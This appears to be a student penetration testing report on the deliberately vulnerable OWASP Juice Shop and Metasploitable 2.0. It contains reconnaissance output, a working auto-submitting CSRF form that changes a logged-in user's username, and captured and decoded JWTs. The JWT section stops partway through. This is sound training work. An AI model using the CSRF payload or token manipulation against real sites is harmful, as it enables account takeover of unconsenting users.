



Penetration Testing Report

(Owasp Juice Shop & Metasploitable 2.0)

Submitted by:

Names
Eslam Ahmed Mohamed
Mohamed Hossam Mohamed
Eslam Anwar Al-seady
John Nohad

Under the supervision of:

Eng. Beshoy Vector

Metasploitable Vulnerabilities Report

Executive Summary:

This report outlines the findings from a penetration test conducted on **OWASP Juice Shop** and **Metasploitable 2.0**, two widely-used vulnerable systems designed for security training. The objective of this assessment was to identify potential security weaknesses and vulnerabilities that could be exploited in real-world scenarios. The evaluation focused on key OWASP Top 10 vulnerabilities, including SQL injection, Cross-Site Scripting (XSS), and authentication flaws.

For **OWASP Juice Shop**, several vulnerabilities were identified, ranging from insecure input validation to broken authentication mechanisms.

Metasploitable 2.0, being an older system, revealed critical issues like outdated software, weak password configurations, and open services vulnerable to exploitation.

The report categorizes the identified vulnerabilities based on their severity and provides actionable remediation steps to enhance security. By addressing these issues, organizations can better safeguard their systems and reduce the risk of unauthorized access or data breaches.

Network Scope:

MY IP address	192.168.121.128
Target Ip address	192.168.121.129
Name	Metasploitable 2.0
Ports Targeted	Port : 21 (FTP), 22 (SSH), 25 (SMTP), 139 (NetBIOS), 139 (SMB) ,Port 5900 , port 8180 , port 3306
Tools Used	Metasploit , Nmap , SearchSploit
System Type	Host
OS Information	Ubuntu 8.04 (hardy) on Linux kernel 2.6

Web Scope:

IP address	http://10.10.69.159/
Name	Owasp Juice Shop
System Type	Web Application

Methodology:

OWASP Juice Shop

Objective: Identify vulnerabilities in the web application following a structured approach aligned with web application penetration testing standards.

Phase 1: Information Gathering (Reconnaissance)

Passive Reconnaissance: Research the application without directly interacting with it. Use tools like [search engines](#), [WHOIS](#) to gather information about the application's environment (frameworks, server, technologies used).

Phase 2: Active Reconnaissance

Subdomain and Directory Enumeration: Use tools like [FFUF](#), [dirsearch](#), or Burp Suite to enumerate directories and subdomains. This helps uncover hidden directories and endpoints.

Fingerprinting the Web Application: Identify technologies, frameworks, and potential vulnerabilities related to them using tools like [Wappalyzer](#).

Phase 3: Vulnerability Discovery

Fuzzing Inputs: Use fuzzers to detect improper input validation, including SQL injection, XSS, and more.

Authentication and Session Testing: Check for authentication mechanisms (weak passwords, token manipulation, etc).

Exploiting OWASP Top 10: Identify and exploit vulnerabilities like SQLi, XSS, broken access control, and insecure deserialization.

Metasploitable 2.0

Objective: Identify vulnerabilities in the system by testing exposed services, outdated software, and misconfigurations commonly found in network environments.

Phase 1: Network Scanning and Enumeration

Network Scanning: Use tools like **Nmap** to identify open ports, running services, and versions.

Banner Grabbing and Fingerprinting: Collect service banners and system information for potential exploits.

Phase 2: Vulnerability Discovery

Exploiting Weak Services: Attempt to exploit vulnerable services using Metasploit or manual techniques (**weak password configurations, SSH, etc**).

Testing Exploitable Applications: Use vulnerable applications like **MySQL**, or **Samba** to identify exploitation paths.

Use **Metasploit** for Exploitation: Utilize Metasploit to exploit vulnerable services (SMB, FTP, etc) by launching modules like **vsftpd** backdoor or **Samba RCE** exploits.

CLASSIFICATION DEFINITIONS

Risk Classifications

Level	Score	Description
Critical	10	The vulnerability poses an immediate threat to the organization. Successful exploitation may permanently affect the organization. Remediation should be immediately performed.

High	7-9	The vulnerability poses an urgent threat to the organization, and remediation should be prioritized.
Medium	4-6	Successful exploitation is possible and may result in notable disruption of business functionality. This vulnerability should be remediated when feasible.
Low	1-3	The vulnerability poses a negligible/minimal threat to the organization. The presence of this vulnerability should be noted and remediated if possible.

Owasp Juice Shop

Footprinting and Scanning

Passive Reconnaissance:


A good starting point is performing a **WHOIS** lookup to obtain domain-related information, such as the domain's owner, registration details, and hosting provider.


```
Ref: https://rdap.arin.net/registry/entity/IANA
https://rdap.arin.net/registry/entity/IANA
OWASP Juice Shop
OrgName: Internet Assigned Numbers Authority
OrgId: IANA
Address: 12025 Waterfront Drive
Address: Suite 300
City: Los Angeles
StateProv: CA
PostalCode: 90292
Country: US
RegDate: 2024-05-24
Updated: 2024-05-24
Ref: https://rdap.arin.net/registry/entity/IANA

OrgAbuseHandle: IANA-IP-ARIN
OrgAbuseName: ICANN
OrgAbusePhone: +1-310-301-5820
OrgAbuseEmail: abuse@iana.org
OrgAbuseRef: https://rdap.arin.net/registry/entity/IANA-IP-ARIN

OrgTechHandle: IANA-IP-ARIN
OrgTechName: ICANN
OrgTechPhone: +1-310-301-5820
OrgTechEmail: abuse@iana.org
OrgTechRef: https://rdap.arin.net/registry/entity/IANA-IP-ARIN

# ARIN WHOIS data and services are subject to the Terms of Use
# available at: https://www.arin.net/resources/registry/whois/tou/
#
# If you see inaccuracies in the results, please report at
# https://www.arin.net/resources/registry/whois/inaccuracy_reporting/
#
# Copyright 1997-2024, American Registry for Internet Numbers, Ltd.
#
```





```
$ whois 10.10.100.69
#
# ARIN WHOIS data and services are subject to the Terms of Use
# available at: https://www.arin.net/resources/registry/whois/tou/
#
# If you see inaccuracies in the results, please report at
# https://www.arin.net/resources/registry/whois/inaccuracy_reporting/
#
# Copyright 1997-2024, American Registry for Internet Numbers, Ltd.
#
NetRange: 10.0.0.0 - 10.255.255.255
CIDR: 10.0.0.0/8
NetName: PRIVATE-ADDRESS-ABLK-RFC1918-IANA-RESERVED
NetHandle: NET-10-0-0-0-1
Parent: ()
NetType: IANA Special Use
OriginAS:
Organization: Internet Assigned Numbers Authority (IANA)
RegDate:
Updated: 2024-05-24
Comment: These addresses are in use by many millions of independently operated networks, which might be as small as a single computer connected to a home gateway, and are automatically assigned. They are only intended for use within a private context and traffic that needs to cross the Internet will need to use a different, unique address.
Comment: These addresses can be used by anyone without any need to coordinate with IANA or an Internet registry. The traffic from these addresses does not come from ICANN or IANA.
Comment: These addresses were assigned by the IETF, the organization that develops Internet protocols, in the Best Current Practice document, RFC 1918 which can be found at:
Comment: http://datatracker.ietf.org/doc/rfc1918
Ref: https://rdap.arin.net/registry/ip/10.0.0.0
OrgName: Internet Assigned Numbers Authority
OrgId: IANA
Address: 12025 Waterfront Drive
Address: Suite 300
City: Los Angeles
```

Since the target is not hosted in a real environment and lacks a registered domain, the WHOIS lookup did not yield useful information. As a result, we will skip DNS record enumeration, which would typically involve tools like [DNSDumpster](#), [dig](#), or [nslookup](#) to gather DNS information. This step would normally help us map out the domain's infrastructure.

Next, we proceed with examining the **view page source** of the target web application. By analyzing the underlying HTML, we aim to identify any useful information that may be disclosed in the source code. This could include comments, hidden fields, API endpoints, or references to technologies and frameworks in use.

```
1 <!--
2  - Copyright (c) 2014-2020 Bjoern Kimminich.
3  - SPDX-License-Identifier: MIT
4 -->
5
6 <!doctype html>
7 <html lang="en">
8 <head>
9   <meta charset="utf-8">
10  <title>oWASP Juice Shop</title>
11  <meta name="description" content="Probably the most modern and sophisticated insecure web application">
12  <meta name="viewport" content="width=device-width, initial-scale=1">
13  <meta name="apple-mobile-web-app-capable" content="yes" />
14  <link id="favicon" rel="icon" type="image/x-icon" href="assets/public/favicon_ctf.ico">
15  <link rel="stylesheet" type="text/css" href="https://cdnjs.cloudflare.com/ajax/libs/cookieconsent/3.1.0/cookieconsent.min.css" />
16  <script src="https://cdnjs.cloudflare.com/ajax/libs/cookieconsent/3.1.0/cookieconsent_min.js"></script>
17  <script src="https://cdnjs.cloudflare.com/ajax/libs/jquery/2.2.4/jquery.min.js"></script>
18  <script>
19    window.addEventListener("load", function(){
20      window.cookieconsent.initialise({
21        "palette": {
22          "popup": { "background": "#4cae7a", "text": "#ffffff" },
23          "button": { "background": "#550b2f", "text": "#ffffff" }
24        },
25        "theme": "classic",
26        "position": "bottom-right",
27        "content": { "message": "This website uses fruit cookies to ensure you get the juiciest tracking experience.", "dismiss": "No want it!", "link": "But me wait!", "href": "https://www.youtube.com/watch?v=9PnKL0wH4" }
28      })
29    </script>
30  <link rel="stylesheet" href="styles.css"></head>
31  <body class="mat-app-background bluegrey-lightgreen-theme">
32  <app-root></app-root>
33  <script src="runtime-es2015.js" type="module"></script><script src="runtime-es5.js" nomodule defer></script><script src="polyfills-es5.js" nomodule defer></script><script src="polyfills-es2015.js" type="module"></script><script src="ver-
```


After reviewing the page source and finding no useful information, we move to the next step: identifying the technologies used by the target web application.

We utilize tools like Wappalyzer to detect the technologies,

frameworks, and libraries powering the web application. This helps us understand the software stack, including the web server, front-end frameworks, programming languages, and databases used. Identifying the technologies and vulnerabilities associated with the application is a key part of the assessment.

TECHNOLOGIES	MORE INFO	Export
JavaScript frameworks		
 Zone.js	 Angular 9.1.9	 cdnjs
Font scripts		
 Font Awesome		 Google Hosted Libraries
 Google Font API		 Cloudflare
Miscellaneous		
 Webpack		 jQuery 2.2.4
 Gravatar		 core-js 2.6.11
Programming languages		 Hammer.js 2.0.7
		 Material Design Lite 1.3.0

Next, we examine the **robots.txt** file to check for any disallowed directories or files that are restricted for web crawlers but accessible to us. The **robots.txt** file often contains valuable information about sensitive areas of the application that the developers may not intend to expose, such as admin panels, login pages, or other hidden directories



```
User-agent: *
Disallow: /ftp
```

Upon examining the robots.txt file, we discovered a disallowed directory: **/ftp**. We accessed this directory and found several files present. Upon further inspection, we identified an error message indicating acceptable file extensions on the server

OWASP Juice Shop (Express ^4.17.1)

403 Error: Only .md and .pdf files are allowed!

```
at verify (/juice-shop/routes/fileServer.js:30:12)
at /juice-shop/routes/fileServer.js:16:7
at Layer.handle [as handle_request] (/juice-shop/node_modules/express/lib/router/layer.js:95:5)
at trim_prefix (/juice-shop/node_modules/express/lib/router/index.js:317:13)
at /juice-shop/node_modules/express/lib/router/index.js:284:7
at param (/juice-shop/node_modules/express/lib/router/index.js:354:14)
at param (/juice-shop/node_modules/express/lib/router/index.js:365:14)
at Function.process_params (/juice-shop/node_modules/express/lib/router/index.js:410:3)
at next (/juice-shop/node_modules/express/lib/router/index.js:275:10)
at /juice-shop/node_modules/serve-index/index.js:145:39
at FSReqCallback.oncomplete (fs.js:172:5)
```

This message reveals that the server only permits files with the extensions **.md** and **.pdf**. This restriction could potentially be exploited if we can find or craft files of these types that the application may inadvertently expose or process in an unintended manner.

Active Reconnaissance:

We will begin by identifying any subdomains associated with the target web application. Subdomain enumeration is crucial as it can reveal additional entry points that may be vulnerable or provide valuable information.


```
$ ffuf -u http://10.10.100.69/FUZZ -w /home/limitless/Desktop/fuzz/SecLists/Discovery/Web-Content/common.txt -fs 1926
          _/\_ \_/\_ \_/\_
         /\_\_ \_\_/\_\_ \_\_/\_
        /\_\_/\_\_/\_\_/\_\_/\_\_/\_
       /\_\_/\_\_/\_\_/\_\_/\_\_/\_\_/\_
      /\_\_/\_\_/\_\_/\_\_/\_\_/\_\_/\_\_/\_
     /\_\_/\_\_/\_\_/\_\_/\_\_/\_\_/\_\_/\_\_/\_
    /\_\_/\_\_/\_\_/\_\_/\_\_/\_\_/\_\_/\_\_/\_\_/\_
   /\_\_/\_\_/\_\_/\_\_/\_\_/\_\_/\_\_/\_\_/\_\_/\_\_/\_
  /\_\_/\_\_/\_\_/\_\_/\_\_/\_\_/\_\_/\_\_/\_\_/\_\_/\_\_/\_
 /_\_/\_\_/\_\_/\_\_/\_\_/\_\_/\_\_/\_\_/\_\_/\_\_/\_\_/\_\_/\_
v2.1.0-dev

The connection has timed out

:: Method : GET
:: URL   : http://10.10.100.69/FUZZ
:: Wordlist : FUZZ: /home/limitless/Desktop/fuzz/SecLists/Discovery/Web-Content/common.txt
:: Follow redirects : false
:: Calibration : false
:: Timeout : 10
:: Threads : 40
:: Matcher : Response status: 200-299,301,302,307,401,403,405,500
:: Filter : Response size: 1926
:: Progress: [4734/4734] :: Job [1/1] :: 9 req/sec :: Duration: [0:18:06] :: Errors: 2389 ::

Try Again
```

During our exploration, we discovered an interesting subdirectory: **./.well-known/security.txt**. Upon opening this file, we found the following information



This **security.txt** file Upon accessing the provided encryption link, we retrieved the following PGP key:

Key Location: [Keybase PGP Key](#)

This key contains an **SSH public key**, which could potentially be used for various purposes, including authenticating with the server or establishing a secure connection.

The presence of this key raises the opportunity for further investigation into its applicability, as it may facilitate unauthorized access if misconfigured or improperly protected.

After utilizing additional tools for subdirectory enumeration, we identified another directory: `/api-docs`. This directory suggests the presence of an API documentation endpoint.

```
[03:07:49] 200 Tools 184Balt-Doc/.well-known/security.txt Explor  
[03:08:53] 301 - 183B - /api-docs → /api-docs/
```

Accessing this endpoint allows us to explore the available API endpoints and their corresponding functionalities. This provides an opportunity to send requests to the API and examine its behavior, inputs, and outputs.

Vulnerability Assessment

With the information gathered from reconnaissance and the identification of key directories, we now move on to the vulnerability assessment phase.

(1) Vulnerability Exploited: Cross-Site Request forgery (csrf)

Vulnerability Explanation: Cross-Site Request Forgery (CSRF) is a type of attack where an attacker tricks a user into executing unwanted actions on a web application in which they are authenticated. This vulnerability occurs when the application does not validate the legitimacy of requests, allowing malicious actors to perform actions on behalf of authenticated users without their consent.

Impact:

An attacker could exploit this vulnerability to change the username of any authenticated user without their knowledge. If successful, this could lead to account takeover, data manipulation, and loss of user trust.

Severity: High

Proof of Concept (PoC):

Access the profile page and observe the functionality for changing the username via the "Set Username" button.

Intercept the request using Burp Suite to analyze the HTTP request and response.

User Profile



Email:

Username: Set Username

File Upload: Browse... No file selected.

Upload Picture

or

Image URL:

Link Image

Request	Response
Pretty Raw Hex <pre> 1 POST /profile HTTP/1.1 2 Host: 10.10.66.52 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0 4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate, br 7 Content-Type: application/x-www-form-urlencoded 8 Content-Length: 14 9 Origin: http://10.10.66.52 10 Connection: keep-alive 11 Referer: http://10.10.66.52/profile 12 Cookie: io=yBMsKAfnDibZ7lJXAAA; language=en; token=eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGFdMjM0LjZdwNjZXNzIiwizQFOySI6eyJpZCI6MTgsInVzZXJuYwIiIjoIiwiZWlhawIviOjZ0ZXN0QHlc3QuY29tIiwiCgFzcd3dvcmQiOiI2YT1wNGJkODlmM2M4MzQ4WzKwNM3n2M3MtDHMDk-YSIsInJvbGUiOijjdXnb21lcisimFlbHV4ZVRva2VuIjoIiwiwbGFzdExvZ2Lu5XAiOiwljAuMC4wiwichHjVZmlsZUlTwrdlJiil2FzC2V0cy9wJwsaWvAv1hZ2VjL3wbg9hZHMwZ0VmXXsdC5zdmciLCJ0b3RwU2VjcmV0IjoIiawiaXNBY3RpdmlUiOnRydWUsInNyZWF02WF8dC161j1wMjQMTATMTEqMTY6NT6E6DEUMT101CswMDoWMCIsinRlbGv02wRBdC16bnVsbiOsImhlhdC16MTcyODY2NTQ3NywizXhwIjoxNzI4Ng2zNdc3fQ.Rw8_Cn_wCcV7DwrtIn6n-QfJEuHsiopeQdk056RSt-yrw1BhsDy3cpxbc2a9vU_groohMbjqB067drIpB-JcVbggmZPa@15TDubitiTQ5qkcmfvds2hoGa_lVIaR-5Vnvjh3BIW-r3ztwEPwVBidSeQQGcwiJ3Lw3NkizZw 13 Upgrade-Insecure-Requests: 1 14 </pre>	Pretty Raw Hex Render <pre> 1 HTTP/1.1 302 Found 2 Access-Control-Allow-Origin: * 3 X-Content-Type-Options: nosniff 4 X-Frame-Options: SAMEORIGIN 5 Feature-Policy: payment 'self' 6 Location: /profile 7 Vary: Accept, Accept-Encoding 8 Content-Type: text/html; charset=utf-8 9 Content-Length: 60 10 Date: Fri, 11 Oct 2024 16:55:29 GMT 11 Connection: keep-alive 12 13 <p> Found. Redirecting to /profile</p> </pre>



رواد مصر الرقمية



① REQUEST

```
POST /profile HTTP/1.1
Host: 10.10.66.52
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 14
Origin: http://10.10.66.52
Connection: keep-alive
Referer: http://10.10.66.52/profile
Cookie: jg=yM3kaNDl27jXAAA; language=en;
token=eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9eyJzdGF0dXMiOiJzdWNjZXNzIwZGF0YSI6eyjpZC16MTgsInVzZXJuYW1ljipliwZW1haWwiOj0ZXNOHRlc3Quy29liwicFz3dvcml0I2TlwNgjkjODlmM2M4MzQ4YWZhNM3N2M3MTdhMDk3YSisjvbgUlijjXN0b21icisimRlhV4ZVRva2VujolliwibGfZdExZ2JusXAoilwLAuMC4wiwichjYzmls2UltYWdlj0l2Fc2c2V0cy9wdWjsaWnvaWlhZ2V2L3wbG9hzHmVzGmrvXsdc5zdmclCj0b3rwU2VjcmV0jolliwiaxNBY3RpdmUj0nRydWUsimNyZWFOZWRBdc16liwMjQ1MTA1MTEgMTY6TE6MDEuMT0ICswMDowMCisimRlbGV0ZWRBdc16bnVsbh0smhldC16MtcyoDY2NTQ3NywizXhwjoxNz4NjzpNDc3TO_rw8_C0n_Ccv7Dcwtrin6n-Ofejuhsiqueodk056Rst-yrwIBhsHDy3Cpxbc2a9vU_9RoHmbjqQB067dr1pB-jCvbggmZPa8iTDubilITQ5qKcmv52hoGa_JVlaR-5Vnvvjh3BIW-239MUEduvB1rEcavYGrwif31uv3Mv177u
```

② CSRF PoC FORM

```
<html>
<body>
<form method="POST" action="http://10.10.66.52/profile">
<input type="hidden" name="username" value="HackerUser"/>
<input type="submit" value="Submit"/>
<script>document.forms[0].submit();</script>
</form>
</body>
</html>
```

```
<html>
<body>
<form method="POST" action="http://10.10.66.52/profile">
<input type="hidden" name="username" value="HackerUser"/>
<input type="submit" value="Submit"/>
<script>document.forms[0].submit();</script>
</form>
</body>
</html>
```

Submit

← Back OWASP Juice Shop

User Profile

HackerUser

Email: test@test.com

Username: HackerUser

Set Username

File Upload: Browse... No file selected.

Upload Picture

or

Image URL: e.g. https://www.gravatar.com/avatar/b642b4217b5441e803cd9f5fd5e4452

Link Image

Mitigation: CSRF Tokens: Include unique, unpredictable tokens in each state-changing request (form submissions) and validate these tokens on the server side.

(2) Vulnerability Exploited: Json Web Token (JWT)

Vulnerability Explanation: Jwt are used for securely transmitting information between parties. However, improper implementation can lead to vulnerabilities.


Impact: An attacker can exploit this vulnerability to gain unauthorized access to admin functionalities. By manipulating the JWT, an attacker could impersonate an admin user, potentially allowing them to access sensitive information, modify application settings, or perform actions reserved for authorized users.

Severity: Critical

Proof of Concept (PoC):

Access the profile page and capture the HTTP request containing the JWT using Burp Suite or a similar tool.

Observe that the token is excessively long, indicating it is a JSON Web Token.



The screenshot shows a "User Profile" edit form. At the top, there is a placeholder profile picture. Below it, there are two input fields: "Email:" with the value "test@test.com" and "Username:" with the value "e.g. SuperUser". A blue "Set Username" button is positioned below the username field. Further down, there is a section for uploading a picture, with a "File Upload:" field containing "Browse..." and "No file selected.", a "Upload Picture" button, and an "or" link. At the bottom, there is a section for linking an image with "Image URL:" and a "Link Image" button.



```
1 GET /profile HTTP/1.1
2 Host: 10.10.168.45
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Referer: http://10.10.168.45/
8 Connection: keep-alive
9 Cookie: iO=jKL8styCizpoFOAAAB; language=en; continueCode=l5w0ojDeg730nz06aB4Z8ERMyJr0XYAq9pw5xYVmjkj2p1lxLeNbK7vbkE; token=eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.yJzGF0dXMi0iJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MTgsInVzZXJuYWlIjoiIiwiZW1haWw1OiJ0ZXN0QHRLc3dvcnQiOii2YT1wNGJkODlmM2M4MzQ4YwZkNm3NzPMMtdhMDA3YStsnjvGUo0i1jdnNb21lcisImRlhHV4ZVRva2Uijoii1iwibGFzdxvZ2luSXAi0iIw1jAuMC4wIiwiChjVzmlsZULtYwdljiOjL2Fzc2V0cy9wdwJsaWMyVhZ2VzL3VwbGhHZmVgVmYXVsdc5szdmciLC1ob3PwU2Vjcmv0j0i1iwiw1aXNEY3PdmUjOnRydWUsImNyZWF0ZWRBdCI6Ij1wMjQtMTAtMTegMTg6MDA6NDMuMDM4ICswMDowMCIsInVwZGF0ZWRBdCI6Ij1wMjQtMTAtMTegMTg6MDA6NDMuMDM4ICswMDowMCIsImRlbGV0ZWRBdCI6bnVsboHosImUhdCI6MTcyODY2OTY2MSwiZXhwIjoxNzI4Njg3NjYxnfQ.sraaM9dVlpw3nASAsoSbStpV6mQfhns4hfPZY2CpJHNC9X3qr4C1VwUr897F0my8_QuudxoqrWUx4K9Pk-hlxWKygp3pCj0sMa3r0k2lEs1buHDxaWBhkLtBfQ_-QR_NnAhmxbSwbVxj2U0Cr2b5txDtTB01iu9gGJg_oLo
10 Upgrade-Insecure-Requests: 1
11 If-None-Match: W/"1883-FvpgqoGTQuhvCAHQzqn25+s3zLo"
12
```

Encoded PASTE A TOKEN HERE

```
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9 ey
JzdGF0dXMi0iJzdWNjZXNzIiwiZGF0YSI6eyJpZ
CI6MTgsInVzZXJuYWlIjoiIiwiZW1haWw1OiJ0
ZXN0QHRLc3QuY29tIiwiGFzc3dvcnQiOii2YT1
wNGJkODlmM2M4MzQ4YwZkNm3NzN2M3MTdhMDk3YS
IsInJvbGUiOiJjdXN0b21lcisImRlbHV4ZVRva
2VuIjoiIiwiGFzdExvZ2luSXAi0iIw1jAuMC4w
IiwiChjVzmlsZUltYwdlIjoiL2Fzc2V0cy9wdwJ
saWMvaW1hZ2VzL3VwbG9HZmVgVmYXVsdc5zdm
ciLCJ0b3RwU2Vjcmv0IjoiIiwiXNBY3Rpdmu10
nRydWUsImNyZWF0ZWRBdCI6Ij1wMjQtMTAtMTeg
MTg6MDA6NDMuMDM4ICswMDowMCIsInVwZGF0ZWR
BdCI6Ij1wMjQtMTAtMTegMTg6MDA6NDMuMDM4IC
swMDowMCIsImRlbGV0ZWRBdCI6bnVsboHosImhd
CI6MTcyODY2OTY2MSwiZXhwIjoxNzI4Njg3NjYx
nfQ.sraaM9dV1pW3nASAsoSbStpV6mQfhns4hfPZY
2CpJHNC9X3qr4C1VwUr897F0my8_QuudxoqrWUx4K
9Pk-
hlxWKygp3pCj0sMa3r0k2lEs1buHDxaWBhkLtBf
Q-
_-QR_NnAhmxb5wbvXjI2U0Cr2b5txDtTB01iu9g
GJg_oLo
```

Decoded EDIT THE PAYLOAD AND SECRET

HEADER: ALGORITHM & TOKEN TYPE
{ "typ": "JWT", "alg": "RS256" }
